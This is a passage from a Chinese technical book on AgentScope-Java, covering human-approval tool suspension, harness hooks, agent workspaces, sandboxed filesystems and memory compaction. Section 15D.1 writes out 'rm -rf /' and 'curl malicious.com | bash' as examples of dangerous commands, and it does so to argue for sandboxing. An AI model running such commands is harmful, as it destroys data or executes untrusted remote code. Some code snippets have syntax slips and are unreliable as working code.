    // 返回 SUSPENDED 状态, 包含挂起的工具调用信息
    return ActingResult.suspended(pendingPairs);
}

if (部分挂起) {
    // 成功的结果正常处理
    // 挂起的结果标记为待处理
    // 继续推理循环 (成功的结果可以作为上下文)
}
```

15.4 完整 HITL 流程

```
1. Agent 推理 → LLM 决定调用 approve_payment 工具
|
2. approve_payment 工具内部:
|   if (需要人工确认) {
|       throw new ToolSuspendException("Payment requires human approval");
|   }
|
3. ToolExecutor 捕获异常 → ToolResultBlock.suspended()
|
4. ReActAgent.acting() 检测到 SUSPENDED → 返回挂起状态
|
5. Agent.call() 返回包含挂起信息的 Msg
```


6. 应用层展示给人工 → 人工确认/拒绝

7. 人工输入 → 构造 ToolResult 消息

```
Msg toolResult = Msg.builder()
    .role(Role.USER)
    .content(ToolResultBlock.of(toolUseId, "APPROVED"))
    .build();
```

8. 重新调用 Agent, 传入补充消息:

```
agent.call(List.of(originalUserMsg, suspendedAssistantMsg,
toolResultMsg))
```

9. Agent 从中断点恢复, 继续推理

15.5 编写需要人工审批的工具

```
public class PaymentTools {
    private final ApprovalService approvalService;

    @Tool(name = "approve_payment", description = "Process payment after approval")
    public String approvePayment(
        @ToolParam(name = "amount") double amount,
        @ToolParam(name = "recipient") String recipient) {

        // 金额超过阈值需要人工确认
        if (amount > 10000) {
            throw new ToolSuspendException(
                "Payment of $" + amount + " to " + recipient +
                " requires manual approval (amount exceeds $10,000 limit)");
        }

        // 小额直接处理
        return paymentService.process(amount, recipient);
    }
}
```

15.6 安全审查 Hook

另一种 HITL 模式是通过 Hook 在推理后拦截, 而非工具层挂起:

```

public class SecurityReviewHook implements Hook {
    private final Set<String> sensitiveTools = Set.of("delete_data",
"execute_sql", "deploy");

    @Override
    public Mono<HookResult> onEvent(HookEvent event) {
        if (event instanceof PostReasoningEvent postEvent) {
            Msg reasoning = postEvent.getReasoningMessage();
            List<ToolUseBlock> toolCalls = reasoning.getToolUseBlocks();

            for (ToolUseBlock call : toolCalls) {
                if (sensitiveTools.contains(call.getName())) {
                    // 停止 Agent, 等待人工审查
                    postEvent.stopAgent(
                        "Sensitive tool '" + call.getName() + "' requires
review");
                }
            }
            return Mono.just(HookResult.continue());
        }
    }

    @Override
    public int priority() { return 10; } // 高优先级
}

```

两种模式的选择:

- **ToolSuspendException**: 在工具内部判断, 细粒度控制 (根据参数决定是否挂起)
- **Hook 拦截**: 在推理后统一拦截, 适合全局安全策略

思考题

1. ToolSuspendException 和 Hook 拦截两种 HITL 模式的适用场景分别是什么?
2. 如果一个工具调用需要多轮人工交互 (如审批流程), 当前的挂起-恢复机制是否足够?

3. 如何在 HITL 场景中防止 Agent 无限挂起？需要什么超时机制？

****参考：****

1. *ToolSuspendException*: 适用于“工具本身需要审批”的场景（如支付工具、删除操作），工具开发者决定何时挂起。*Hook 拦截*: 适用于“业务策略需要审批”的场景（如特定条件下才拦截），运维/安全团队配置规则。前者是代码级控制，后者是配置级控制。实践中两者结合：关键工具用 *ToolSuspendException* 兜底，通用策略用 *Hook*。
 2. 不够——当前机制是单次挂起-恢复，不支持多轮交互。多轮审批场景：① 初审→补充材料→复审→终审，需要多次挂起恢复；② 审批被驳回后 Agent 需要修改参数重新提交。改进：在 *ToolResultBlock* 中增加 *conversationId*，支持同一工具调用的多次挂起；*Session* 中保存挂起上下文链，恢复时沿链回溯。
 3. 防无限挂起需要三级超时：① 工具级超时——单个 HITL 工具最长等待时间（如 24 小时），超时自动返回超时错误；② 会话级超时——整个 Agent 会话最长挂起时间（如 7 天），超时关闭会话；③ 业务级超时——通过 *Hook* 实现（如审批流程 SLA 48 小时）。超时后策略：*RETURN_TIMEOUT* / *ESCALATE_TO_HUMAN* / *FORCE_CONTINUE*。
-

第三篇半：Harness——生产级运行时

第 15B 章 Harness 概述——从 ReActAgent 到 HarnessAgent

框架的演进有一个自然规律：当核心能力趋于稳定后，注意力会转向“如何在生产环境中可靠地运行它”。AgentScope-Java 的 core 模块已经提供了完整的 ReAct 推理循环、多模型适配、工具系统和记忆管理——这些是 Agent 的“发动机”。但一台发动机不能直接上路，它需要底盘、方向盘、仪表盘和安全气囊。

agentscope-harness 模块就是 AgentScope-Java 的“整车组装线”。

Harness 的定位非常明确：**它是一个生产级运行时层，不改变 ReAct 的推理循环，而是通过可插拔的钩子（Hook）和工具包（Toolkit）为 Agent 注入企业级能力。**这个设计哲学可以用一句话概括：**薄包装器（Thin Wrapper），而非新的推理循环。**

15B.1 为什么是“薄包装器”？

先看 HarnessAgent 的构建方式：

```
HarnessAgent agent = HarnessAgent.builder()
    .name("生产助手")
    .model(model)
    .workspace(workspace)           // ← 指定工作区路径
    .compaction(                    // ← 配置对话压缩
        CompactionConfig.builder()
            .triggerMessages(30)
            .keepMessages(10)
            .build())
```

```
.toolkit(toolkit)           // ← 注册自定义工具
.build();
```

这个构建过程和 ReActAgent 非常相似——实际上 HarnessAgent 内部就包含一个 ReActAgent 作为 delegate（委托对象）。构建完成后调用：

```
// HarnessAgent.call() 的核心逻辑（简化）
public Mono<Msg> call(List<Msg> msgs, RuntimeContext ctx) {
    bindRuntimeContext(ctx);           // ① 绑定身份
    return delegate.call(msgs, coreForDelegate()) // ② 委托给
ReActAgent
    .onErrorResume(e -> {
        if (isContextOverflowError(e)) {
            return forceCompactAndRetry(msgs); // ③ 溢出恢复安全
        }
    })
    .return Mono.error(e);
}
```

为什么选择"委托"而非"继承"？ 这是经典的"组合优于继承"原则的应用。如果 HarnessAgent 继承 ReActAgent：

- HarnessAgent 将暴露 ReActAgent 的所有公共方法，包括那些不应在生产环境中直接调用的底层 API
- 任何对 ReActAgent 的修改都可能无意中影响 HarnessAgent 的行为（脆弱的基类问题）
- 测试时需要 mock 整个继承链，复杂度成倍增加

而组合模式将 HarnessAgent 和 ReActAgent 的解耦到极致：HarnessAgent 只关心"调用前绑定上下文"和"调用后处理异常"，推理逻辑完全由 delegate 负责。这类似于 Spring 的 `DelegatingFilterProxy`——它不自己处理 HTTP 请求，而是将请求委托给真正的 Filter 链。

15B.2 三大设计哲学

哲学一：Thin Wrapper

HarnessAgent 自身不做任何推理。它的全部职责可以概括为三个操作：

- 1. **bindRuntimeContext** (第 282-344 行)：在每次 call() 之前，将 RuntimeContext (包含 sessionId、userId、sandboxContext 等信息) 绑定到当前调用。这是身份注入的关键步骤——没有这一步，Agent 不知道"我是谁"。
- 2. **delegate.call**：将实际的推理工作委托给内部的 ReActAgent。
- 3. **forceCompactAndRetry**：如果 LLM 返回上下文长度超限错误，触发紧急压缩然后重试。这是最后一道安全网，确保即使在极端情况下 Agent 也不会崩溃。

这种设计意味着：**HarnessAgent 可以包装任何实现了 Agent 接口的类，不限于 ReActAgent**。理论上你可以用同样的方式包装一个自定义的推理循环。

哲学二：Hook-Driven


Harness 的 9 个内置钩子 (Hook) 各自只做一件事，按优先级依次执行：

优先级的数字不是随意选择的，它反映了"从核心观测到外围基础设施"的层次：

优先级	钩子名称	职责
0	AgentTraceHook	全链路追踪 (必须最先执行，

		记录最原始的数据)
5	MemoryFlushHook	将对话事实刷新到每日日志
6	MemoryMaintenanceHook	后台记忆维护 (合并、清理、重建索引)
10	CompactionHook	对话压缩 (在推理之前检查是否需要压缩)
50	SandboxLifecycleHook	沙箱获取/释放
50	ToolResultEvictionHook	超大工具结果卸载
80	SubagentsHook	子代理清单注入系统提示
900	WorkspaceContextHook	工作区上下文注入
900	SessionPersistenceHook	会话持久化

如果把钩子链想象成编程界的"洋葱模型"——请求从外到内穿过每一层，再从内到外返回：



每一层只负责自己的关注点，互不干扰。这种"关注点分离"的设计模式在 Java 生态中并不陌生——Servlet Filter、Spring Interceptor、AOP Advice 都是同样的思想。

哲学三：Shared Objects

这些钩子如何共享数据？通过三个共享对象：

- **RuntimeContext**: 当前调用级别的上下文，包含 sessionId、userId、sandboxContext。生命周期仅在一次 call() 内
- **WorkspaceManager**: 工作区访问器，无状态，任何钩子都可以通过它读取工作区文件
- **AbstractFilesystem**: 文件系统抽象，所有文件操作都通过它进行

这三个对象是钩子之间唯一的耦合点。除此以外，每个钩子完全独立。

15B.3 三条注入通道

ReActAgent 通过 **ToolRegistry** 和 **Memory** 与外部世界交互。HarnessAgent 在此基础上增加了三条注入通道：

通道一：Hook 通道 (9 个钩子)。在 ReAct 循环的各个阶段（推理前、行动前、行动后、调用后、异常时）注入系统提示、压缩记忆、持久化状态。

通道二：Toolkit 通道 (7 个内置工具)。包括文件读写 (**FilesystemTool**)、Shell 执行 (**ShellExecuteTool**)、记忆搜索 (**MemorySearchTool/MemoryGetTool**)、会话搜索 (**SessionSearchTool**)、子代理创建 (**AgentSpawnTool**)、任务管理 (**TaskTool**)。

通道三：SkillBox 通道。自动从 **workspace/skills/** 目录下读取技能定义，注入 Agent 的技能系统。

对比 LangChain4j，它的 `AIService` 声明式接口只有“工具注册”一条通道，缺少钩子机制和技能系统。这意味着在 LangChain4j 中，要在每次 LLM 调用前后执行自定义逻辑，需要手动包装 `AIService`，而包装后的对象不再是一个标准的 `AIService`。

15B.4 与 ReActAgent 的关系

`HarnessAgent` 实现了 `Agent` 接口（与 `ReActAgent` 相同），但所有 `Agent` 方法都委托给内部的 `ReActAgent`：

```
// 所有 Agent 接口方法都是简单的委托
public Mono<Msg> call(List<Msg> msgs) { return delegate.call(msgs); }
public Flux<Event> stream(Msg msg) { return delegate.stream(msg); }
public Flux<Event> stream(List<Msg> msgs) { return delegate.stream(msgs); }
public void interrupt(InterruptContext context)
{ delegate.interrupt(context); }
public String getName() { return delegate.getName(); }
```

`Maker` 方法 `HarnessAgent.from(existingReActAgent)` 提供了从 `ReActAgent` 迁移到 `HarnessAgent` 的便捷途径——它复制了 `name`、`model`、`toolkit` 等核心配置，但记忆、钩子、长时记忆等需要重新配置，因为这些在 `Harness` 中有更完善的实现。

这意味着什么？如果你的项目已经在使用 `ReActAgent`，可以逐步迁移到 `HarnessAgent`，而无需重写现有代码。这也是薄包装器设计的核心优势之一——低迁移成本。

1. 薄包装器模式与继承模式各有优劣。在什么场景下继承反而比组合更合适？
2. 9 个钩子的优先级为什么从 0 到 900 跨越这么大？是否可以全部设为 10 的整数倍？
3. HarnessAgent 将所有 Agent 接口委托给 delegate。如果需要在委托链中插入一个"安全审计"层，应该怎么做？

****参考：****

1. 继承更合适的场景：①子类确实是父类的一种特化（如 *Square extends Shape*），而非父类的增强包装；②需要访问父类的 *protected* 成员（组合模式下无法访问）；③框架明确规定用户应通过继承扩展（如 *Android Activity*）。Agent 框架中很少需要继承，因为 Agent 是"行为体"而非"数据结构"。
 2. 优先级跨度大的原因是预留扩展空间。0 留给观测，5-50 留给核心运维（记忆/压缩/沙箱），80 留给子代理，900 留给上下文组装。如果全部设 10 的整数倍，未来插入新的中间优先级需要修改已有优先级——这在生产环境中是不可接受的。AgentTraceHook 必须是 0 而不是 10——如果它在 *CompactionHook* 之后执行，压缩已经修改了记忆数据，追踪记录就不准确了。
 3. 实现一个自定义 Hook，在 *PreCallEvent* 中执行安全审计。如果审计通过则返回 *HookResult.continue()*，如果失败则返回 *HookResult.stopAgent()*。这个 Hook 可以将优先级设为 1（紧跟在 *TraceHook* 之后），确保在所有业务逻辑执行之前进行审计。
-

第 15C 章 工作区系统——Agent 的身份与记忆家园

如果说 ReActAgent 是一个“智能大脑”，那工作区（Workspace）就是它的“办公桌”——上面放着身份证（AGENTS.md）、日记本（MEMORY.md）、书架（knowledge/）、流水账（memory/）、工具箱（skills/）和通讯录（subagents/）。每次 Agent 开始工作时，它看一眼办公桌上的资料，就知道“我是谁”“我有哪些知识”“我记得什么”。

这个类比不是随意的——它揭示了工作区设计的核心哲学：**Agent 的身份和记忆不应该保存在内存中，而应该保存在文件系统中**。内存中的数据随进程消失，但文件系统中的数据持久存在。这与人类使用办公桌而非大脑来存储日常信息的逻辑如出一辙。

15C.1 工作区目录结构

工作区根目录默认位于 `$CWD/.agentscope/workspace/`，但可以通过构建器自定义：

```
HarnessAgent.builder()  
    .workspace(Path.of("/data/my-agent-workspace"))  
    // ...
```

完整的目录树如下，每个目录/文件都有明确的职责：

workspace/	
├─ AGENTS.md	← Agent 的“身份证”：人设、行为准则、核心规则
├─ MEMORY.md	← Agent 的“日记本”：LLM 提炼后的精选记忆



对比 LangChain4j: LangChain4j 的 Agent 没有工作区概念。每次调用都是独立的, Agent 不知道自己的"身份"。如果你需要 Agent 记住跨对话的信息, 需要自己实现持久化逻辑。AgentScope-Java 将"身份连续性"内建到了框架中——只要指定 workspace 路径, Agent 自动获得身份。

15C.2 WorkspaceContextHook——如何注入工作区内容

在 `PreReasoningEvent` 阶段 (每次 LLM 调用前), `WorkspaceContextHook` (优先级 900) 将工作区文件内容组装成系统提示词注入给 LLM。它的工作流程如下:

1. 读取 `AGENTS.md` —— 完整的 Agent 人设
2. 读取 `MEMORY.md` —— 截断到 `maxContextTokens` (默认 8000 token)

3. 读取 `knowledge/KNOWLEDGE.md` —— 领域知识

4. 扫描 `knowledge/` 目录下其他文件 —— 作为参考文件列表

5. 组装成 `<loaded_context>` XML 块，插入到系统提示词末尾

```
<loaded_context>
```

```
<agents_context>
```

```
你是一个数据分析助手。你擅长 SQL 查询和数据可视化。
```

```
核心规则:
```

- 每次回答前先查看 `MEMORY.md` 了解用户背景
- 复杂查询先用思维链分解步骤
- 所有 SQL 必须用 `execute_sql` 工具执行

```
</agents_context>
```

```
<memory_context>
```

```
用户信息:
```

- 用户张三，销售部门主管
- 偏好：柱状图而非饼图
- 上次查询了 Q2 销售数据

```
</memory_context>
```

```
<domain_knowledge_context>
```

```
数据库包含以下表:
```

- `sales_order`: 销售订单表
- `product`: 产品表
- `customer`: 客户表

```
</domain_knowledge_context>
```

```
</loaded_context>
```

为什么用 XML 而非 JSON? 这是一个有趣的设计决策。XML 对 LLM 的解析友好度高于 JSON——LLM 训练语料中 XML 格式大量存在（HTML、配置文件等），LLM 对 `<tag>` 和 `</tag>` 的边界识别能力强于 JSON 的嵌套大括号。此外，XML 天然支持长文本内容而无需转义（JSON 中的长文本需要处理大量转义字符，浪费 token）。

`maxContextTokens` 默认 8000 的依据是什么？考虑到常见模型（如 Qwen-

Max）的上下文窗口为 32K，8000 token 约占总窗口的 25%，余下的 75% 留给对话历史和工具结果。这个比例经过实践调整——记忆过多会挤压对话空间，导致 Agent 无法进行多轮推理。

15C.3 双层读写路径

工作区的读写采用"双层"机制：

- **读路径**：优先从 AbstractFilesystem 读取 → 如果文件不存在，回退到本地磁盘
- **写路径**：默认写入 AbstractFilesystem → 如果写入失败，回退到本地磁盘
- **列表操作**：合并两层的结果，去重后返回

这种设计主要服务于"远程文件系统"模式（第 15D 章详述）。在分布式部署中，多个 Agent 副本需要共享 AGENTS.md 和 MEMORY.md。写入共享存储（如 Redis 或 OSS），本地磁盘作为兜底——即使网络中断，Agent 仍能基于本地缓存继续工作。

与 Spring AI 的对比：Spring AI 的 Resource API 也提供了抽象的文件读取，但不支持"双层"机制和写入回退。它的设计假设是"资源在哪里就固定从哪里读"，而非"优先读这里，找不到再试那里"。

思考题

1. 工作区目录中，哪些文件应该是 Agent 开发人员手动维护的？哪些应该是框架自动维护的？为什么？
2. `maxContextTokens` 设为 8000 适用于大多数场景，但什么场景下需要调大或调小？
3. 双层读写路径中，如果 `AbstractFilesystem` 和本地磁盘都写成功了但内容不一致，应该以哪个为准？

****参考：****

1. 手动维护： `AGENTS.md` (人设需要人工编写)、`knowledge/` (领域知识需要人工梳理)、`skills/` (技能实现是开发工作)。自动维护： `MEMORY.md` (`MemoryConsolidator` 自动合并)、`memory/YYYY-MM-DD.md` (`MemoryFlushManager` 自动写入)、`subagents/` 下的会话文件。分界线原则：需要人类判断的内容 → 手动维护；可以自动化规则驱动的内容 → 自动维护。
 2. 调大的场景：Agent 需要处理大量领域知识 (如上千页的技术文档)，此时应增大 `maxContextTokens` 到 12000-16000，通过“知识压缩”而非截断来保证质量。调小的场景：Agent 执行的单轮短任务 (如翻译、分类)，此时 2000-4000 token 足够，减小上下文可以降低 LLM 调用成本和延迟。
 3. 以 `AbstractFilesystem` 为准 (远端优先)。本地磁盘是回退方案，其数据可能不是最新版本。一致性维护机制：写入时先写远端再写本地，如果远端写入失败就回退到本地，并在本地标记“待同步”。下次成功写入远端后，清除本地待同步标记。
-

第 15D 章 文件系统抽象与沙箱隔离

在第 15C 章我们看到工作区为 Agent 提供了"办公桌", 但还有一个关键问题悬而未决: **Agent 的代码应该在哪里执行?**

在本地开发时, 让 Agent 直接在宿主机上执行 Shell 命令是方便的。但在生产环境中, 这样做无异于向一个陌生人敞开你家的厨房——你不知道他会烧菜还是烧房子。文件系统抽象和沙箱隔离就是为了解决这个问题而设计的。

15D.1 为什么需要文件系统抽象?

文件系统抽象不是为"抽象而抽象", 它解决两个现实问题:

问题一: 安全。 Agent 可能生成危险的 Shell 命令, 如 `rm -rf /`、`curl malicious.com | bash`。在开发环境, 开发者可以接受这个风险。但在生产环境, 需要一个隔离的执行沙箱, 即使 Agent 执行了恶意命令, 也不会影响宿主系统。

问题二: 分布式。 生产部署中通常有多个 Agent 副本。当副本 A 写入了一个文件, 副本 B 应该能读到。但在本地文件系统中, 副本 A 和副本 B 各自运行在不同的机器上, 它们的文件系统是隔离的。需要一个共享存储层。

文件系统抽象采用了经典的**策略模式 (Strategy Pattern)** ——定义统一的接口, 三种策略分别在编译时 (构建器) 选定, 运行时不可切换。这种"启动时选

定，运行时不变"的设计原则避免了运行时的分支判断，代码更简洁，性能更可预测。

15D.2 三种声明式模式

AgentScope-Java 提供了三种文件系统模式，通过构建器上的 `filesystem()` 方法声明式选择：

```
// Mode 1: 远程 (Remote) —复合文件系统 + 共享存储，无 Shell 执行
// store 是 BaseStore 实例，通常是 InMemoryStore (测试) 或基于 Redis 的实现
// isolationScope(USER): 同一 userId 共享文件系统命名空间
// addSharedPrefix("knowledge/"): knowledge/ 目录对所有用户共享
HarnessAgent.builder()
    .filesystem(new RemoteFilesystemSpec(store)
        .isolationScope(IsolationScope.USER)
        .addSharedPrefix("knowledge/"))
    .build();

// Mode 2: 沙箱 (Sandbox) —完全隔离，Shell 在沙箱内执行
// network("none"): 沙箱禁用网络，安全最佳实践
// 需要联网时应通过外部工具显式调用，而非让沙箱自由访问
// workspaceRoot("/workspace"): 容器内的工作区路径
// 宿主机的 workspace 会挂载到此路径下
HarnessAgent.builder()
    .filesystem(new DockerFilesystemSpec()
        .image("python:3.12-slim")
        .network("none")
        .workspaceRoot("/workspace"))
    .build();

// Mode 3: 本地 (Local) —单进程可信环境，Shell 在宿主机
HarnessAgent.builder() // 不调用 .filesystem(), 默认即本地模式
    .build();
```

为什么三种模式互斥而非可叠加？ 如果允许多种模式叠加（如"本地 + 沙箱"），会出现组合爆炸——每种模式的配置参数不同，组合后的行为难以预测。

互斥设计虽然限制了灵活性，但保证了每种模式的行为是确定性的。如果用户需要更复杂的行为，可以通过 `abstractFileSystem()` 提供自定义实现（见第 24 章扩展开发）。

三种模式的核心差异如下：

维度	Mode 1 (Remote)	Mode 2 (Sandbox)	Mode 3 (Local)
适用场景	多副本共享存储	隔离执行	单进程可信环境
Shell 执行	不支持	沙箱内执行	宿主机 <code>sh -c</code>
会话要求	非 WorkspaceSession	无特殊要求	无特殊要求
隔离机制	NamespaceFactory	IsolationScope	无

15D.3 类层次结构

文件系统的类层次是一个清晰的接口继承体系：

```
AbstractFileSystem (接口: ls/read/write/edit/grep/glob/upload/download)
├─ LocalFileSystem          ← 纯本地文件访问
├─ LocalFileSystemWithShell ← 本地文件 + Shell 执行
├─ RemoteFileSystem         ← 通过 BaseStore 的远程文件操作
└─ AbstractSandboxFileSystem ← + execute(cmd, timeout) 方法
    ├─ DockerSandboxFileSystem ← Docker 容器内执行
    ├─ K8sSandboxFileSystem    ← Kubernetes Pod 内执行
    ├─ E2BSandboxFileSystem    ← E2B 远程沙箱
    └─ DaytonaSandboxFileSystem ← Daytona 远程沙箱
```

这个层次的设计是基于"能力递增"的——每层增加一个核心能力：

- `AbstractFilesystem` 提供文件 CRUD 操作（不含执行）
- `LocalFilesystemWithShell` 增加了 `execute()` 方法（在宿主机执行）
- `AbstractSandboxFilesystem` 也增加 `execute()`，但执行环境是隔离的沙箱
- 具体沙箱实现（Docker/K8s/E2B/Daytona）只实现 `execute()` 的差异部分，文件操作通过挂载或复制实现

对比 AutoGen (Python)：AutoGen 也支持通过 Docker 执行代码，但它的文件操作和代码执行是分离的——文件操作在宿主机，代码执行在容器内。这意味着 Agent 无法通过"写入文件 → 执行脚本"这个在 Agent 场景中非常常见的原子操作链。AgentScope-Java 的沙箱模式将文件和执行统一在同一个沙箱内，Agent 的操作链不会跨安全边界。

15D.4 沙箱后端对比

四个沙箱后端的选择不是"哪个最好"，而是"哪个最适合你的部署环境"：

后端	启动时间	隔离级别	适用场景
Docker	~2-5s	进程级	本地开发/测试/单机部署
Kubernetes	~5-15s	Pod 级	生产集群部署
E2B	~1-3s	远程沙箱	云端无 Docker 环境
Daytona	~3-8s	远程沙箱	自建远程沙箱集群

Docker 是最通用的选择——在单机开发测试场景中，Docker 沙箱可以开箱即用。Kubernetes 适合已经运行在 K8s 集群中的生产环境，沙箱以 Pod 形式运

行，与主应用共享集群基础设施。E2B (<https://e2b.dev>) 是一个云沙箱服务，启动速度快，适合不需要管理基础设施的云端部署。Daytona 则适合需要自建沙箱集群的企业。

15D.5 隔离级别与快照策略

IsolationScope 定义了沙箱的生命周期范围：

- **SESSION**（最严格）：每次会话（sessionId）创建一个新的沙箱。会话结束后沙箱销毁。适合处理机密数据的场景。
- **USER**（推荐）：同一用户（userId）的所有会话复用同一个沙箱。用户断开后沙箱保留一段时间（可配置）。适合大多数生产场景。
- **AGENT**：同一 Agent 实例的所有用户和会话复用同一个沙箱。适合 Agent 在多个用户之间共享状态的场景。
- **GLOBAL**（最宽松）：所有 Agent、所有用户、所有会话共享同一个沙箱。仅适合开发测试环境。

沙箱快照（Snapshot）提供了持久化的能力——沙箱中的文件系统状态可以被保存和恢复。快照策略有四种：

- **LocalSandboxSnapshot**：快照存储在本地磁盘
- **RedisSnapshotSpec**：快照存储在 Redis（共享、跨实例恢复）
- **OssSnapshotSpec**：快照存储在阿里云 OSS（远程归档、长期保留）
- **NoopSandboxSnapshot**：不进行快照（每次沙箱从初始状态开始）

选择快照策略的权衡：本地快照恢复最快但无法跨机器，Redis 快照可以跨实例但受内存限制，OSS 快照可以长期保留但恢复速度最慢。

思考题

1. 如果要求 Agent 既能安全执行 Shell 命令，又能跨副本共享文件，应该选择哪种文件系统模式？如何实现？
2. Docker 沙箱和 E2B 沙箱的核心差异是什么？什么场景下应该选择 E2B 而非 Docker？
3. IsolationScope.USER 推荐用于生产环境，但如果用户量极大（百万级），沙箱数量会不会失控？如何优化？

****参考：****

1. 沙箱模式下不支持跨副本文件共享（Shell 在沙箱内执行，沙箱的文件系统与其他副本隔离）。解决方案：①使用 *AbstractFilesystem* 逃逸口，创建 *CompositeFilesystem*：将“共享文件”部分路由到 *BaseStore*，将“本地文件”部分路由到沙箱；②Agent 写入共享存储时使用 *upload* 工具上传到 OSS/Redis，其他副本从远端下载。损耗是额外的网络 I/O，但可以在安全和共享之间取得平衡。
2. 核心差异在基础设施归属：Docker 沙箱运行在自己的服务器上，你需要管理 Docker 守护进程和镜像；E2B 是一个托管服务，你不需要管理任何基础设施。选择 E2B 的场景：①没有能力管理 Docker 守护进程；②需要全球多区域低延迟沙箱；③团队不想维护沙箱基础设施。选择 Docker 的场景：①已有 Docker 基础设施；②需要自定义 Docker 镜像；③对数据安全要求高，不允许代码出域。
3. 百万用户如果每人一个沙箱确实会失控。优化方案：①池化——维护 *N* 个

沙箱的预热池，用户按需分配，用完归还池中。N 由并发峰值决定，不随用户总量增长；②无状态沙箱——沙箱不保存用户数据，每次从快照恢复。这样沙箱数量 = 并发数而非用户数；③IsolationScope.AGENT + 用户 ID 命名空间的组合——所有用户共享沙箱但在沙箱内通过目录隔离。通过 Shell 入口脚本切换用户上下文。

第 15E 章 上下文治理——记忆压缩、刷新与维护

Agent 对话的一个核心矛盾是：**LLM 的上下文窗口是有限的，但 Agent 的对话历史是无限增长的**。如果不加以控制，每个对话轮次都会增加消息数量，最终超过 LLM 的上下文窗口上限，导致推理质量断崖式下降。

传统的解决方案是“滑动窗口截断”——只保留最近的 N 条消息。这个方案简单粗暴，但信息损失严重——Agent 会“失忆”，忘记用户在 10 轮对话前提到的关键信息（如“我的数据库叫 sales_db”）。Harness 的上下文治理系统采用了一个更复杂的方案：**分层记忆 + 摘要压缩 + 滑动窗口的组合策略**。

15E.1 为什么不能简单地截断？

对比三种上下文管理策略：

策略	信息保留	实现复杂度	资源消耗	适用场景
滑动窗口截断	低（仅保留尾部）	极低	极低	短对话、无状态任务
摘要压缩	中（压缩后保留关键信息）	中	中（需 LLM 调用）	长对话、需记忆的 Agent
分层记忆	高（分层次保留不同粒度）	高	高（多层存储 + 索引）	超长对话、企业级应用

滑动窗口的问题在于：**窗口抛弃的信息无法恢复**。如果用户在第 5 轮说了"我的数据库密码是 xyz"，然后在第 50 轮问"我的数据库密码是什么"，滑动窗口已经丢失了第 5 轮的信息。Agent 无法回答。

摘要压缩的问题在于：**压缩过程本身消耗 LLM token**。每压缩一次需要一次 LLM 调用，成本不低。

AgentScope-Java 的组合策略实际上是三层叠加：分层记忆（长期 + 短期）→ 摘要压缩（对话压缩器）→ 滑动窗口（保留尾部）。每层解决不同的问题：分层记忆确保关键信息不丢失，摘要压缩减少上下文占用，滑动窗口确保最新对话完整。

15E.2 两层记忆模型

Harness 的记忆系统分为两层，类比人类的记忆方式：

Layer 1: 每日事实日志（`memory/YYYY-MM-DD.md`）。每次对话结束后，`MemoryFlushManager` 调用 LLM 从本轮对话中提取事实性信息（用户偏好、关键决策、系统状态），以追加写的方式写入当天的日志文件。这个文件是"流水账"——不检查是否重复，每轮对话都追加。

Layer 2: 精选长期记忆（`MEMORY.md`）。每隔一段时间（默认 6 小时），`MemoryConsolidator` 读取所有未合并的每日日志，调用 LLM 将分散的事实合并去重，然后完全重写 `MEMORY.md`。这个文件是"精心整理的笔记"——不存在重复，按主题组织。

为什么需要两层而非一层？ 这是一个"写入速度 vs 检索质量"的权衡。每日日志是追加写，0 读取延迟、0 合并开销，但信息冗余。精选记忆是高质量、高密度的，但需要 LLM 调用去合并，成本高、频率低。两层的设计让 Agent 既能快速记录（写入层），又能精确回忆（检索层）。

此外还有一个 **SQLite FTS5 索引** (`memory_index.db`)，在 Agent 启动时全量构建，每次刷新后增量更新。FTS5 是 SQLite 的全文搜索引擎，支持高效的布尔查询和排名。**为什么选择 SQLite 而非向量数据库？** 三个理由：

- **确定性：**关键词搜索的结果是可预测的、可解释的。向量检索的结果取决于 Embedding 质量，不可解释
- **零运维：**SQLite 是嵌入式数据库，不需要额外部署服务。向量数据库（如 Milvus、Pinecone）需要单独部署集群
- **足够快：**Agent 的记忆检索通常是关键词式的（"找到所有关于密码的信息"），而非语义式的（"找到类似的内容"）。FTS5 对百万条记录的关键词检索在毫秒级完成

15E.3 对话压缩流水线

当对话长度达到阈值（默认 50 条消息或 80,000 token，任一触发），

`CompactionHook`（优先级 10）触发对话压缩。压缩流水线如下：

1. 检查消息数量或 token 是否超过阈值
2. 查找安全截断点（不切分 ASSISTANT/TOOL 配对）
3. （可选）刷新记忆：将截断部分的对话事实写入每日日志
4. （可选）卸载大消息：将超大工具结果移至独立文件

```

5. LLM 蒸馏：将截断部分的对话历史压缩为摘要
6. 保留尾部 keepMessages 条消息（默认 20 条）
7. 将摘要用户消息插入保留的消息列表最前面

// ConversationCompactor 的核心压缩逻辑（简化）
public List<Msg> compact(List<Msg> messages) {
    // 步骤 1-2: 查找安全的截断点
    int truncateIdx = findSafeTruncationPoint(messages, config);

    // memoryFlushManager.flush() 将截断部分的对话写入每日日志文件
    // 同时触发 LLM 从这些消息中提取关键事实（用户偏好、决策等）
    if (config.isFlushBeforeCompact()) {
        memoryFlushManager.flush(messages.subList(0, truncateIdx));
    }

    // toolResultEviction.evict() 将超大工具结果移出内存，写入 jsonl 文件
    // 替换为预览摘要，防止单次工具结果撑爆上下文窗口
    if (config.isOffloadBeforeCompact()) {
        toolResultEviction.evict(messages.subList(0, truncateIdx));
    }

    // summarizer 是 ConversationSummarizer 类型，内部调用 LLM 做摘要
    // 使用的模型与 Agent 主模型相同，提示词为"请将以下对话压缩为摘要"
    // 这是整个压缩流水线的核心——用 LLM 压缩 LLM 对话历史
    Msg summary = summarizer.summarize(messages.subList(0, truncateIdx));

    // 步骤 6-7: 保留尾部，在头部插入摘要
    List<Msg> tail = messages.subList(messages.size() -
    config.getKeepMessages());
    List<Msg> result = new ArrayList<>();
    result.add(summary);
    result.addAll(tail);
    return result;
}

```

这个流水线最值得关注的是**步骤 2 的安全截断点查找**。为什么不能简单地从第 N 条消息切一刀？因为 ASSISTANT 消息可能包含工具调用结果

